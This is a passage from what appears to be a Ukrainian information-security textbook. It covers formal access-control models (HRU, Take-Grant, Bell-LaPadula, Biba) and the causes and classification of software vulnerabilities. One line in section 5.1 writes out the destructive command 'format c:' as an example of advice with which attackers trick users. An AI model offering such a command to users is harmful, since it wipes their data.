


Рис. 4.2. Математичні моделі безпеки

4.4.1. Моделі дискреційної політики безпеки

У цьому підрозділі буде розглянуто дві найвідоміші моделі аналізу систем захисту, що реалізують дискреційну політику: модель Харрісона — Руззо — Ульмана (модель ХРУ), запропоновану та розвинену в [46, 53] і модель Take-Grant [54].

Модель Харрісона — Руззо — Ульмана

Розглянемо окремі елементи моделі ХРУ [50]. Всебічний аналіз цієї моделі також висвітлено у працях [16, 45, 55].

Визначимо основні елементи моделі ХРУ. Нехай O — множина об'єктів системи, S — множина суб'єктів системи, причому $S \subseteq O$, матриця D розміром $|S| \times |O|$ — матриця доступу, рядки якої відповідають суб'єктам s, а стовпці — об'єктам o. Кожний елемент матриці доступів $D[s,o] \subseteq R$ визначає права доступу суб'єктів s до об'єктів o, де R — множина прав доступу — read, write, own та інші.

Функціонування системи, побудованої на основі моделі ХРУ, здійснюється шляхом змін у матриці доступів $D[s,o]$ із використанням примітивних операторів, наведених у табл. 4.1.

Таблиця 4.1. Примітивні оператори моделі ХРУ

Примітивний оператор моделі ХРУ	Умови виконання	Новий стан системи
«Внести» право $r \in R$ у $D[s,o]$	$s \in S$, $o \in O$	$S'=S$, $O'=O$, $D'[s,o] = D[s,o] \cup \{r\}$, для $(s',o') \neq (s,o)$ справедлива рівність $D'[s',o']=D[s',o']$
«Видалити» право $r \in R$ із $D[s,o]$	$s \in S$, $o \in O$	$S'=S$, $O'=O$, $D'[s,o]=D[s,o] \setminus \{r\}$, для $(s',o') \neq (s,o)$ справедлива рівність $D'[s',o']=D[s',o']$
«Створити» суб'єкт s'	$s' \notin S$	$S'=S \cup \{s'\}$, $O'=O \cup \{s'\}$, для $(s,o) \in S \times O$ справедлива рівність $D'[s,o]=D[s,o]$, для $o \in O'$ справедлива рівність $D'[s',o]=\varnothing$, для $s \in S'$ справедлива рівність $D'[s,s']=\varnothing$
«Створити» об'єкт o'	$o' \notin O$	$S'=S$, $O'=O \cup \{o'\}$, для $(s,o) \in S \times O$ справедлива рівність $D'[s,o]=D[s,o]$, для $s \in S'$ справедлива рівність $D'[s,o']=\varnothing$
«Знищити» суб'єкт s'	$s'=S$	$S'=S \setminus \{s\}$, $O'=O \setminus \{s'\}$, для $(s,o) \in S' \times O'$ справедлива рівність $D'[s,o]=D[s,o]$
«Знищити» об'єкт o'	$o' \in O$, $o' \notin S$	$S'=S$, $O'=O \setminus \{o'\}$, для $(s,o) \in S' \times O'$ справедлива рівність $D'[s,o]=D[s,o]$

За допомогою примітивних операторів складають команди, якими описують перехід $q \xrightarrow{a} q'$ системи зі стану $q = (S,O,D)$ в результуючий стан $q' = (S',O',D')$:

command $c(x_1, ..., x_k)$
  if $(r_1 \in D[x_{s_1}, x_{o_1}])$ and ... and$(r_m \in D[x_{s_m}, x_{om}])$ then
    a_1;
    ...
    a_n;
  end if
end

Тут $c(x_1, ..., x_k)$ — команда, яка залежить від параметрів $x_1, ..., x_k$, $a_1, ..., a_n$ — послідовність примітивних операторів, $r_1, ..., r_m \in R$ — права доступу. Умови в тілі команди необов'язкові.

У своїх працях М. Харрісон, В. Руззо та Дж. Ульман [46, 53] сформулювали таку теорему.

Теорема. Задача перевірки безпеки довільних систем ХРУ є алгоритмічно нерозв'язною.

Ця теорема доводить, що вирішити завдання зі створення захищених систем із дискреційним доступом типу ХРУ для загального випадку надання прав неможливо. Для окремих випадків (із використанням монооперацій них і деяких інших систем) модель ХРУ надає можливість перевірки безпеки системи, але тоді суттєво звужується область використання класу систем, що розглядаються.

Модель Take-Grant

Модель Take-Grant [16, 45, 50] допускає наявність прав доступу не лише у суб'єктів до об'єктів, але й в об'єктів до об'єктів. Ця модель призначена для аналізу шляхів розповсюдження прав доступу за вихідним графом прав доступу в системах дискреційного розмежування доступу.

Визначимо такі основні елементи моделі Take-Grant. Нехай O — множина об'єктів системи, $S \subseteq O$ — множина суб'єктів системи, $R = \{r_1, r_2, ..., r_m\} \cup \{t,g\}$ — множина типів прав доступу, t (take) — повноваження брати права доступу, g (grant) — повноваження надавати права доступу.

Основу моделі Take-Grant становить кінцевий позначений орієнтований граф доступів без петель $G \subseteq (S,O,E)$, який визначає поточні доступи в системі. У цьому графі елементи множин S і O є вершинами графа, що позначаються як: $\otimes$ — об'єкти (елементи множини $O \backslash S$), $\bullet$ — суб'єкти (елементи множини S), елементи множини $E \subseteq O \times O \times R$ — ребра графа, позначені непорожньою підмножиною множини типів прав доступу R.

Порядок переходу з одного стану системи моделі Take-Grant в інший визначають операції, або правила, перетворення графа доступів. Перетворення графа G на граф G' у результаті виконання правила op позначимо через $G \vdash_{op} G'$.

У класичній моделі Take-Grant розглядають застосування де-юре чотирьох правил перетворення графа; виконання кожного з них може бути ініційоване лише суб'єктом, який є активною компонентою системи.

1. Правило take(α, x, y, z) — повноваження брати права доступу.
   Нехай $x \in S$, $y,z \in O$ — різні вершини графа G, $\beta \subseteq R$, $\alpha \subseteq \beta$. Правило визначає порядок одержання нового графа доступів G' з графа G (рис. 4.3).




Рис. 4.3. Суб'єкт x бере в об'єкта y права $\alpha \subseteq \beta$ на об'єкт z

2. Правило grant(α, x, y, z) — повноваження надавати права доступу.
Нехай $x \in S, y, z \in O$ — різні вершини графа G, $\beta \subseteq R$, $\alpha \subseteq \beta$. Правило визначає порядок одержання нового графа доступів G' із графа G (рис. 4.4).




Рис. 4.4. Суб'єкт x надає об'єкту y права $\alpha \subseteq \beta$ на об'єкт z

3. Правило create(β, x, y) — повноваження створювати новий об'єкт.
Нехай $x \in S, \beta \subseteq R, \beta \neq \varnothing$. Правило визначає порядок одержання нового графа G' із графа G; $y \in O$ — новий об'єкт або суб'єкт (рис. 4.5).




Рис. 4.5. Суб'єкт x створює новий β — доступний об'єкт y

4. Правило remove(α, x, y) — повноваження видаляти права доступу на об'єкт.
Нехай $x \in S, y \in O$ — різні вершини графа G, $\beta \subseteq R$, $\alpha \subseteq \beta$. Правило визначає порядок одержання нового графа G' з графа G (рис. 4.6).




Рис. 4.6. Суб'єкт x видаляє право доступу α на об'єкт y

У табл. 4.2 наведено умови застосування де-юре правил take, grant, create, remove моделі Take- Grant.

Таблиця 4.2. Умови застосування де-юре правил моделі Take-Grant

Правила моделі Take-Grant	**Вихідний стан $G=(S,O,E)$**	**Результуючий стан $G'=(S',O',E')$**
take(α,x,y,z)	$x\in S$, $(x,y,t)\in E$, $(y,z,\beta)\in E$, $x\neq z$, $\alpha\subseteq\beta$	$S'=S$, $O'=O$, $E'=E\cup\{(x,z,\alpha)\}$
grant(α,x,y,z)	$x\in S$, $(x,y,g)\in E$, $(x,z,\beta)\in E$, $y\neq z$, $\alpha\subseteq\beta$	$S'=S$, $O'=O$, $E'=E\cup\{(y,z,\alpha)\}$
create(β,x,y)	$x\in S$, $y\notin O$	$O'=O\cup\{y\}$, $S'=S\cup\{y\}$, якщо y — суб'єкт, $E'=E\cup\{(x,y,\beta)\}$
remove(α,x,y)	$x\in S$, $y\in O$, $(x,z,\beta)\in E$, $\alpha\subseteq\beta$	$S'=S$, $O'=O$, $E'=E\setminus\{(x,y,\alpha)\}$

Наведені елементи моделі безпеки Take-Grant дають уявлення про її структуру та математичний апарат, що було використано для побудови цієї моделі.

4.4.2. Моделі мандатної політики безпеки

У цьому підрозділі буде розглянуто дві найпоширеніші моделі аналізу систем захисту, які реалізують мандатну політику, — модель мандатної політики конфіденційності Белла — ЛаПадула, запропоновану в праці [52], та модель мандатної політики цілісності Біба [56], яка базується на моделі Белла — ЛаПадула.

Модель конфіденційності Белла — ЛаПадула

Модель Белла — ЛаПадула є базовою моделлю мандатної політики безпеки. Звичайно цю модель застосовують для аналізу систем захисту інформації на імовірність наявності умов виникнення інформаційних потоків від об'єктів, що мають більший рівень конфіденційності до об'єктів із меншим рівнем конфіденційності.

Як уже зазначалося, виконання умов цієї політики гарантує, що суб'єкт зможе отримати доступ до інформації лише за умови, що матиме на це достатні повноваження, і будь-який суб'єкт (крім адміністратора, якому надано повноваження встановлювати рівні конфіденційності об'єктів) жодним чином не зможе здійснити перенесення даних із об'єкта з вищим рівнем конфіденційності в об'єкт, що має нижчий рівень конфіденційності (рис. 4.7).




Рис. 4.7. Перенесення даних за моделлю Белла — ЛаПадула

Розглянемо елементи моделі Белла — ЛаПадула на основі [16, 50]. Нехай O — множина об'єктів системи, $S \subseteq O$ — множина суб'єктів системи; R = {read, write, append, execute} — множина типів доступу та прав доступу, де append — доступ на записування в кінець об'єкта.

Позначимо:

- $B = \{b \subseteq S \times O \times R\}$ — множина можливих множин поточних доступів у системі;
- $(L, \leq)$ — решітка рівнів конфіденційності, наприклад L = {U (unclassified), C (confidential), S (secret), TS (top secret)}, зокрема $U < C < S < TS$;
- $D_{|S|\times|O|}$ — матриця доступів, де D[s,o] — дозволений доступ суб'єкта s до об'єкта o;
- $(f_s, f_o, f_c) \in F = L^s \times L^o \times L^c$ — трійка функцій (f_s, f_o, f_c), які визначають: $f_s: S \to L$ — рівень доступу суб'єкта; $f_o: O \to L$ — рівень конфіденційності об'єкта;

$f_c: S \to L$ — поточний рівень доступу суб'єкта, при цьому для будь-якого $s \in S$ справедлива нерівність $f_c(s) \le f_s(s)$;

- $V = B \times M \times F$ — множина станів системи;
- Q — множина запитів до системи;
- E — множина відповідей на запити, наприклад: E = {yes, no, error};
- $W \subseteq Q \times E \times V \times V$ — множина дій системи, де четвірка $(q, e, v^*, v) \in W$ означає, що система за запитом q з відповіддю e перейшла із стану v у стан v^*;
- N_0 = {0, 1, 2, ...} — множина значень часу;
- X — множина функцій x: $N_0 \to Q$, які задають усі можливі послідовності запитів до системи;
- Y — множина функцій y: $N_0 \to E$, які задають усі можливі послідовності відповідей системи на запити;
- Z — множина функцій z: $N_0 \to V$, які задають усі можливі послідовності станів системи.

Враховуючи ці позначення, наведемо низку базових визначень та понять моделі Белла — ЛаПадула [52].

Визначення. $(Q, E, W, z_0) \subseteq X \times Y \times Z$ називають системою, якщо для кожного $(x, y, z) \in \Sigma(Q, E, W, z_0)$ виконується умова: для $t \in N_0$, $(x_t, y_t, z_{t+1}, z_t) \in W$, де z_0 — початковий стан системи. Тут кожний набір $(x, y, z) \in \Sigma(Q, E, W, z_0)$ — реалізація системи, а $(x_t, y_t, z_{t+1}, z_t) \in W$ — дія системи в момент часу $t \in N_0$.

У класичній моделі Белла — ЛаПадула безпеку системи визначає наявність трьох властивостей: ss — властивість простої безпеки (Simple Security); * — властивість «зірка»; ds — властивість дискреційної безпеки (Discretionary Security).

Властивість ss забезпечує заборону на читання вверх, а також забороняє модифікацію з використанням доступу write, якщо $f_s(s) < f_o(o)$, а властивість * унеможливлює виникнення небажаних інформаційних потоків від об'єктів, які мають більший рівень конфіденційності, до об'єктів із меншим рівнем конфіденційності.

Повне визначення трьох згаданих властивостей наведено у праці [50].

Визначимо поняття безпеки системи $\Sigma(Q, E, W, z_0)$.

Визначення. Систему $\Sigma(Q, E, W, z_0)$ називають безпечною, якщо вона має одразу три властивості: ss, * та ds.

Визначення. Система $\Sigma(Q, E, W, z_0)$ має ss-властивість (*-властивість, ds-властивість), якщо кожна її реалізація має ss-властивість (*-властивість, ds-властивість).

Перевірка безпеки системи полягає в перевірці всіх її реалізацій, що є непростим завданням. Тому на практиці дотримуються інших умов безпеки системи, які сформульовано у базовій теоремі безпеки. Згідно з цією теоремою, властивість безпеки системи $\Sigma(Q, E, W, z_0)$ для безпечного z_0 можна визначити, досліджуючи поведінку системи на множині дій системи W.

Позаяк класична модель Белла – ЛаПадула визначає загальний підхід до побудови систем із мандатною політикою безпеки, її широко застосовують і в теорії, і на практиці (під час створення систем безпеки). Проте модель Белла – ЛаПадула має низку недоліків. Вона, наприклад, не дає однозначного алгоритму дій системи розмежування доступу за запитами на доступ суб'єктів до об'єктів, тому, використовуючи модель Белла – ЛаПадула, потрібно коректно визначати властивості безпеки. Немає також однозначного алгоритму дій на той випадок, коли система переходить із одного стану в інший.

Модель цілісності Біба

На відміну від моделі конфіденційності Белла – ЛаПадула, модель безпеки Біба [56] застосовують для забезпечення мандатної політики цілісності. Контроль цілісності інформації – важливе завдання системи захисту інформації. Найвагомішу загрозу цілісності інформації (імовірність модифікації або знищення) може становити записування інформації вверх суб'єктом із нижчого рівня безпеки інформації. Інколи читання інформації суб'єктом із низьким рівнем безпеки з об'єкта, що має більш високий рівень, також може нести загрозу її цілісності.

Для уникнення цих загроз цілісності природно використовувати заборону записування інформації вверх, а також заборону читання інформації знизу.

Методологічною основою моделі Біба є модель Белла – ЛаПадула за умови, що правила моделі Біба є інверсією правил моделі Белла – ЛаПадула. При цьому рівнями безпеки моделі Біба є рівні цілісності. Опис та аналіз моделі Біба наведено у працях [16, 50].

Висновки

1. Теорія захисту інформації – природнича наука, яка має відповідні аксіоматику, понятійний та формальний апарати. Основним методологічним інструментом теорії захисту інформації є методи системного аналізу для вивчення систем і теорії прийняття рішень для синтезу систем захисту інформації. Усі положення теорії захисту інформації мають базуватися на доказовому підході та відповідати вимогам несуперечності, повноти і розв'язності.
2. Наразі в теорії захисту інформації використовують два підходи для аналізу та синтезу систем безпеки – формальний та неформальний (описовий).
3. Політика безпеки – це набір норм, правил і практичних прийомів, які регулюють керування цінною інформацією, її захист і розподіл. Наявність політики безпеки та її формального опису у вигляді моделі безпеки, за умови дотримання системою визначених правил та обмежень, дає змогу провести формальне доведення відповідності системи визначеному критерію безпеки.
4. Розглядають такі політики безпеки: дискреційну, мандатну, ролевого розмежування доступів, ізольованого програмного середовища, безпеки інформаційних потоків та інші.
5. Серед моделей безпеки найбільшого поширення набули моделі Харрісона – Руззо – Ульмана, Take-Grant, Белла – ЛаПадула та інші.

Контрольні запитання та завдання

1. Дайте визначення поняття теорії захисту інформації.
2. Які основні види політик безпеки розглядають у теорії захисту інформації?
3. Яким вимогам мають відповідати положення теорії захисту інформації?
4. Які два підходи використовують у теорії захисту інформації для аналізу та синтезу систем безпеки? Охарактеризуйте їх.
5. Що таке математична модель безпеки?
6. Назвіть основні політики безпеки. У чому полягають їхні переваги та недоліки?
7. Які моделі безпеки здобули найбільшого поширення? Для вирішення яких завдань захисту їх використовують?

Частина II

Основні загрози безпеці інформації в інформаційно-комунікаційних системах

Розділ 5

Типові вразливості систем і аналіз причин їх появи

- Передумови виникнення вразливостей у комп'ютерних системах
- Класифікація вад захисту
- Класифікація помилок, що виникають під час програмної реалізації системи
- Помилки переповнення буфера
- Помилки оброблення текстових рядків
- Люки

5.1. Передумови виникнення вразливостей у комп'ютерних системах

У цьому розділі буде розглянуто причини появи вразливостей у комп'ютерних системах. Розгляд проводитиметься на основі практичного підходу до проблеми, тобто буде проведено аналіз конкретних випадків порушень безпеки і причин, що їх викликають. Такий підхід має велике значення для розроблення методів захисту, які дають можливість не лише протистояти наявним загрозам, але й виключати самі умови наявності вразливостей.

Розглянемо докладніше проблеми комп'ютерної технології оброблення інформації, що спричиняють уразливості. Як уже зазначалося, вразливість — це нездатність системи протистояти певним впливам (випадковим або навмисним) [57].

Перша і найголовніша проблема — бурхливий розвиток технології. Стрімке зростання обчислювальної потужності комп'ютерів і обсягів оброблюваних даних, а також розширення кола задач, які вирішують інформаційні системи, ускладнюють проведення повного і детального аналізу можливих уразливостей і виключення умов їх появи. Після того як користувачі набувають досвіду у використанні нової технології та розробляють адекватні заходи її захисту, ця технологія втрачає свою актуальність і привабливість. Їй на зміну приходить нова технологія, використання якої також потребує певних знань і вмінь. Це стосується не лише технології програмування, а й технологій зберігання інформації і обміну даними між комп'ютерами.

Ситуація значно ускладнилася з появою персональних комп'ютерів. Але згодом відбулася ще одна технічна революція, пов'язана з виникненням глобальної

комп'ютерної мережі — Інтернету. Застосування персональних комп'ютерів зробило мережу доступною для широкого кола користувачів. Через те концепції, які було покладено в основу функціонування Інтернету і побудови мережних протоколів для інформаційного обміну, виявилися неадекватними. Мережне середовище набуло зовсім не такого вигляду, яким його вбачали розробники. Сучасний стан Інтернету — це результат численних компромісів між ціною та якістю послуг, надійністю, безпекою і швидкістю обміну інформацією. Важливим чинником також є потреба в успадкуванні технологій і сумісності з наявним обладнанням. Тому саме Інтернет став найбільш небезпечним джерелом загроз для інформаційних систем, які до нього підключені.

Назвемо основні причини появи вразливостей, що пов'язані з використанням комп'ютерних мереж у цілому та Інтернету зокрема. По-перше, це спільне використання ресурсів і спрощення обміну інформацією між вузлами мережі. По-друге, суттєве ускладнення ПЗ, насамперед операційних систем. По-третє (це стосується багатьох сучасних мережних технологій, і не лише глобальних мереж), відсутність повної інформації про об'єкт і використання механізмів пошуку. Інтернет додає свої особливості: ненадійні джерела даних і величезна кількість зловмисників.

До фундаментальних причин наявності вразливостей належить також низька кваліфікація користувачів. На перший погляд, ситуація мала б бути протилежною: колись мало хто мав уявлення про комп'ютери, а сьогодні про них знають усі. Але йдеться не про обізнаність пересічного громадянина, а про кваліфікацію тих, хто реально працює на комп'ютерах. Нещодавно на комп'ютерах працювали лише спеціально підготовлені для того люди, а самі комп'ютерні системи було зосереджено в обчислювальних центрах, де підтримувався особливий режим доступу користувачів. Унаслідок широкого застосування персональних комп'ютерів їх почали використовувати школярі та пенсіонери, інженери й лікарі, люди творчих професій і оператори автоматизованих ліній на виробництві. Але переважна їх більшість не розуміється на питаннях захисту інформації та очікує від комп'ютерів легкого їх застосування й абсолютної надійності.

Разом із тим за легкістю використання комп'ютерів стоїть справжня складність технології. Наприклад, проста операція, на кшталт відкривання файлу з метою перегляду його вмісту, викликає послідовність дій, детальний опис якої може зайняти кілька сторінок тексту. Зокрема, за форматом файлу комп'ютер визначає, яку програму потрібно запустити для оброблення цього файлу, потім здійснюється запуск програми, для чого система надає необхідні ресурси, а вже тоді відкривається файл.

Суттєво впливає на безпеку ускладнення форматів подання даних, зокрема, сучасна тенденція об'єднання даних і програмного коду та вбудовування програмного коду (макросів, сценаріїв) у документи. Відкривання файлу даних (офісного документа, веб-сторінки) може викликати виконання певних дій, на які користувач не очікує.

Отже, некомпетентні дії з боку користувачів цілком імовірні. Це створює умови для існування специфічних уразливостей. Системи не здатні протистояти загрозам з боку зловмисників, якщо користувачі під їхнім впливом несвідомо виконують руйнівні дії. Розглянемо таку ситуацію: користувачу порадили відкрити

консоль і ввести команду `format c:`, щоб прискорити доступ до жорсткого диска. Мабуть, знайдеться не дуже багато людей, які скористаються цією порадою. Проте більшість із них виконують такі (щоправда, дещо закамуфльовані) вказівки (особливо ті, що надходять електронною поштою), коли відкривають сумнівні файли, відвідують дуже сумнівні сайти в Інтернеті, повідомляють свої паролі (а інколи і реквізити кредитних карток) невідомим особам.

Часто виявляється, що спроектовані моделі безпеки не відповідають реальним системам. На стан захищеності інформації суттєво впливають такі типові чинники:

- модифікація архітектури системи;
- оновлення апаратних і програмних засобів та (або) їхніх можливостей;
- неналежна категорія та (або) кваліфікація персоналу;
- підключення до мережі (особливо глобальної).

Ще одна проблема, яка є прямим наслідком бурхливого розвитку технології, виникає через те, що нормативна та правова бази розвиваються не такими темпами, як змінюються методи оброблення інформації. Нові нормативні та правові акти, які регламентують певні сторони використання нової технології, з'являються поступово (серед них можна назвати Закони України «Про інформацію» [58], «Про захист інформації в інформаційно-телекомунікаційних системах» [1] тощо). Інколи трапляється так, що щойно прийняті акти потребують швидкого коригування, через зміни, що відбулися.

5.2. Класифікація вад захисту

Одна з необхідних умов створення захищених систем — проведення аналізу успішно здійснених порушень безпеки з метою їх узагальнення і класифікації задля виявлення причини і закономірності появи та існування вразливостей. Це дає змогу в подальшому, під час розроблення систем захисту, спрямовувати зусилля на усунення першопричин появи вразливостей, що допомагає ефективніше протидіяти загрозам. Наведені нижче класифікації базуються на результатах узагальнення численних досліджень [57]. Йтиметься не про вразливості взагалі, а про вади захисту — вразливості системи, що спричинені наявним у ній програмним кодом і дають змогу обійти впроваджені програмні засоби захисту.

5.2.1. Класифікація вад захисту за причиною їх появи

Вади захисту можуть бути внесені в систему навмисно чи випадково. Навмисність тут визначається не за мотивами дій конкретного користувача системи, який міг необережно запустити заражену вірусом програму чи «троянського коня», а за мотивами дій розробників програмних засобів. Тож до вад захисту, що вносять у систему навмисно, належать програмні закладки або спеціальне програмне забезпечення, здатне послабити засоби захисту. Вади захисту, що вносять у систему ненавмисно, — це помилки, яких припускаються розробники програмного забезпечення під час його проектування, реалізації, впровадження або супроводження.

5.2.2. Класифікація вад захисту за їх розміщенням у системі

Вади захисту можна класифікувати за ознакою їх розміщення в тих чи інших компонентах системи (рис. 5.1). Хоча вади захисту мають переважно програми, помилки, що спричиняють наявність уразливостей, можна зустріти і в апаратному забезпеченні. Ми докладно розглянемо лише програмні компоненти. Відразу виокремимо програмні засоби таких трьох категорій:

- операційні системи;
- сервісні програми й утиліти;
- прикладне програмне забезпечення.

Розподілення на ці категорії є дещо умовним і залежить від конкретної термінології, обраної розробниками.




Рис. 5.1. Класифікація вад захисту за їх розміщенням у системі

Передусім потрібно чітко визначити, що саме розуміють під категорією сервісних програм. До цієї категорії належать компілятори, засоби налагодження програм, програмні засоби мережної взаємодії, системи керування базами даних, бібліотеки функцій. Головною ознакою таких засобів є те, що система, як правило, надає їм привілеї вищі, ніж у користувача, що з ними працює.

Наявні в операційній системі вади захисту автоматично спричиняють дуже суттєві вади захисту всієї інформаційної системи. Оскільки різні ОС можуть складатися з різних підсистем, ми розглянемо лише підсистеми, типові для більшості ОС і критичні з міркувань імовірності появи в них вад захисту, які призводять до порушення безпеки системи в цілому. До таких підсистем належать:

- засоби ініціалізації (завантаження) системи;
- керування процесами;
- керування пам'яттю;
- керування пристроями;
- керування файловою системою;
- засоби ідентифікації й автентифікації.

Помилки на етапі ініціалізації системи можуть спричиняти некоректну роботу пристроїв та (або) інших ресурсів системи. Наприклад, вони можуть стати недоступними через некоректне призначення повноважень доступу до цих ресурсів. Основу для розмежування доступу в системі створюють підсистеми керування процесами, пам'яттю та пристроями. Помилки в цих підсистемах надають порушнику можливість перевищувати повноваження, несанкціоновано захоплювати ресурси системи або отримувати повний доступ до інформаційних об'єктів. Те саме стосується і файлової системи. Окремо слід відзначити підсистему ідентифікації й автентифікації, на якій базується функціонування решти підсистем захисту. Помилки в цій системі можуть призвести не лише до некоректного виконання процедур ідентифікації й автентифікації, але й до розголошення ідентифікаторів і паролів.

Як було зазначено, сервісні програми й утиліти виконуються у системі з підвищеними привілеями. Тому помилки у таких програмах або навмисно впроваджені у них недокументовані функції спричиняють серйозні вади захисту системи в цілому. Є низка передумов появи помилок у сервісних програмах і утилітах. По-перше, вони, як правило, досить складні, оскільки працюють за складними алгоритмами та взаємодіють із різними компонентами ОС, зокрема з драйверами пристроїв. По-друге, такі програми реалізують функції, які розширюють можливості ОС, а таке розширення інколи не відповідає розробленій для ОС моделі безпеки, зокрема не підтримує передбачені в системі обмеження. Таким чином, надійність захисту системи в цілому фактично залежить від коректності реалізації функцій захисту саме сервісних програм і утиліт.

Наприклад, у системі UNIX будь-яка програма, що має встановлений прапорець SUID, виконується не від імені того користувача, що її запустив, а від імені власника відповідного файлу. Майже завжди це суперкористувач (root). Отже, якщо така програма містить помилку або відому користувачу недокументовану функцію, її можна застосувати для виконання дій від імені суперкористувача, що є компрометацією системи.

Як приклади можна навести відомі вразливості систем UNIX, викликані помилками або недокументованими функціями у так званих демонах — сервісних програмах, які, зокрема, підтримують мережну взаємодію. Далі ми розглянемо

помилки, виявлені у програмах-демонах finger і sendmail, і наслідки, до яких вони призвели. Також наведемо аналогічні вразливості систем Windows, які виникають через вади захисту в реалізації системних сервісів.

Помилки, які спричиняють вади захисту в прикладному програмному забезпеченні, як правило, не здатні завдати помітної шкоди функціонуванню системного програмного забезпечення і призводять лише до збоїв процесу, що містить такі помилки. Але ті вади захисту, що є результатом навмисного впровадження шкідливих функцій у прикладні програми, вкрай небезпечні. Адже переважна більшість вірусів, «троянських коней», програмних закладок і спеціалізованих засобів атак функціонують саме як прикладні програми. Різниця полягає у тому, що спеціально впроваджені шкідливі функції використовують відомі вразливості у програмному забезпеченні, що дає їм змогу діяти з більшими повноваженнями, ніж повноваження прикладного процесу та користувача, який його ініціював.

5.2.3. Класифікація вад захисту за етапами їх появи

Наявність класифікації вад захисту за етапами їх появи має велике значення для здійснення аналізу передумов виникнення помилок та запобігання їм. Така класифікація тісно пов'язана з етапами життєвого циклу програмного забезпечення. Оскільки є різні моделі життєвого циклу та технології розроблення ПЗ, класифікації також можуть різнитися.

